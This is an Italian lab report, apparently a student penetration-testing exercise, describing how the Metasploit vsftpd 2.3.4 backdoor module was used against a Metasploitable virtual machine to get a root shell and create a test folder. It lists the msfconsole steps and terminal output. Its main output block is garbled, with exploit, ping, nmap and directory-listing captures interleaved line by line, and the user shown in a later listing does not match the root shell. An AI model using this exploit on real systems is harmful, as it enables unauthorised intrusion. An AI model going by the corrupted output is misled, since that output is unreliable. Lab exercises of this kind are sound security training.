


EXPLOIT VSFTPD



Introduzione



La seguente relazione documenta una sessione di hacking condotta utilizzando il framework Metasploit attraverso l'interfaccia della console (msfconsole) su una macchina virtuale Metasploitable. L'obiettivo della sessione era compromettere il servizio "vsftpd" e ottenere l'accesso alla macchina target. Successivamente, è stata creata una cartella di test denominata "test_metasploit" nella directory di root (/) della macchina Metasploitable.

Dopo aver avviato msfconsole, ho cercato un exploit per il servizio "vsftpd" con **search vsftpdvs** ed ho selezionato **exploit/unix/ftp/vsftpd_234_backdoor**, e con **show options** ho visto i parametri da impostare, gli unisci obbligatori erano: l'IP e la porta del target, la porta erra già impostata di default su 21 così ho inserito solamente l'IP.

L'exploit è stato eseguito attraverso msfconsole per sfruttare la vulnerabilità e ottenere l'accesso alla macchina target.

Dopodiché con **show payloads** ho visto i payload disponibili per questo exploit e c'è ne solo 1 che viene impostato automaticamente di default.

Infine ho eseguito l'exploit con **exploit**.



```
RHOSTS ⇒ 192.168.50.149 (168.50.101) 56(84) bytes of data.  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit=5.51 ms  
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=1.08 ms  
[*] 192.168.50.149:21 - Banner:c220 (vsFTPD|2.3.4) me=1.12 ms  
[*] 192.168.50.149:21 - USER: 331 Please specify the password.  
[+] 192.168.50.149:21 - Backdoor service has been spawned, handling ...  
[+] 192.168.50.149:21 - UID: euid=0(root) egid=0(root) rime 2006ms  
[*] Found shell/mdev = 1.079/2.571/5.513/2.080 ms  
[*] Command shell session 1 opened (192.168.50.100:43311 → 192.168.50.149:6200) at 2024-05-24 05:26:46 -0400  
—(kali㉿kali)-[~]  
ls$ nmap -sV 192.168.50.149  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-24 05:24 EDT  
Nmap scan report for 192.168.50.149  
cdrom is up (0.0028s latency).  
dev shown: 977 closed tcp ports (conn-refused)  
etcT STATE SERVICE VERSION  
homecp open ftp vsftpd 2.3.4  
initrd open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
initrd.imgopen telnet Linux telnetd  
libtcp open smtp Postfix smptd  
lost+foundopen domain ISC BIND 9.4.2  
mediaap open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
mnt/tcp open rpcbind 2 (RPC #100000)  
nohup.outopen netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
opt/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
proctcp open exec netkit-rsh rexecd  
roottcp open login?  
sbintcp open shell Netkit rshd  
srv9/tcp open java-rmi GNU Classpath grmiregistry  
sys4/tcp open bindshell Metasploitable root shell  
tmp9/tcp open nfs 2-4 (RPC #100003)  
usr1/tcp open ftp ProFTPD 1.3.1  
var6/tcp open mysql MySQL 5.0.51a-3ubuntu5  
vmlinuzp open postgresql PostgreSQL DB 8.3.0 - 8.3.7  
cd0/root open vnc VNC (protocol 3.3)  
ls00/tcp open X11 (access denied)  
Desktopp open irc UnrealIRCd  
reset_logs.sh ajp13 Apache Jserv (Protocol v1.3)  
vnc.log open http Apache Tomcat/Coyote JSP engine 1.1  
mkdir test_metasploit metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linu  
ls  
Desktop detection performed. Please report any incorrect results at https://nmap.org/submit/.  
reset_logs.sh IP address (1 host up) scanned in 66.92 seconds  
test_metasploit  
vnc.log[i@kali]-[~]
```

Come possiamo vedere l'exploit è riuscito, e una volta ottenuta l'accesso alla macchina Metasploitable attraverso la shell ho creato una nuova cartella nominata "**test_metasploit**" nella directory di root (/), e ho controllato la sua presenza.

```
msfadmin@metasploitable:~$ pwd  
/home/msfadmin  
msfadmin@metasploitable:~$ cd /root  
msfadmin@metasploitable:/root$ ls  
Desktop  reset_logs.sh  test_metasploit  vnc.log  
msfadmin@metasploitable:/root$
```

Infine per sicurezza ho controllato la presenza della catella anche sulla macchina Metasploitable

Possiamo dedurre che la sessione di hacking su Metasploitable è stata completata con successo, compromettendo il servizio "vsftpd" e ottenendo l'accesso alla macchina target.

Ho dimostrato l'efficacia delle tecniche di penetration testing e delle vulnerabilità conosciute nel compromettere i sistemi vulnerabili. L'utilizzo di msfconsole offre un'interfaccia versatile e potente per condurre attività di hacking in modo efficiente e controllato.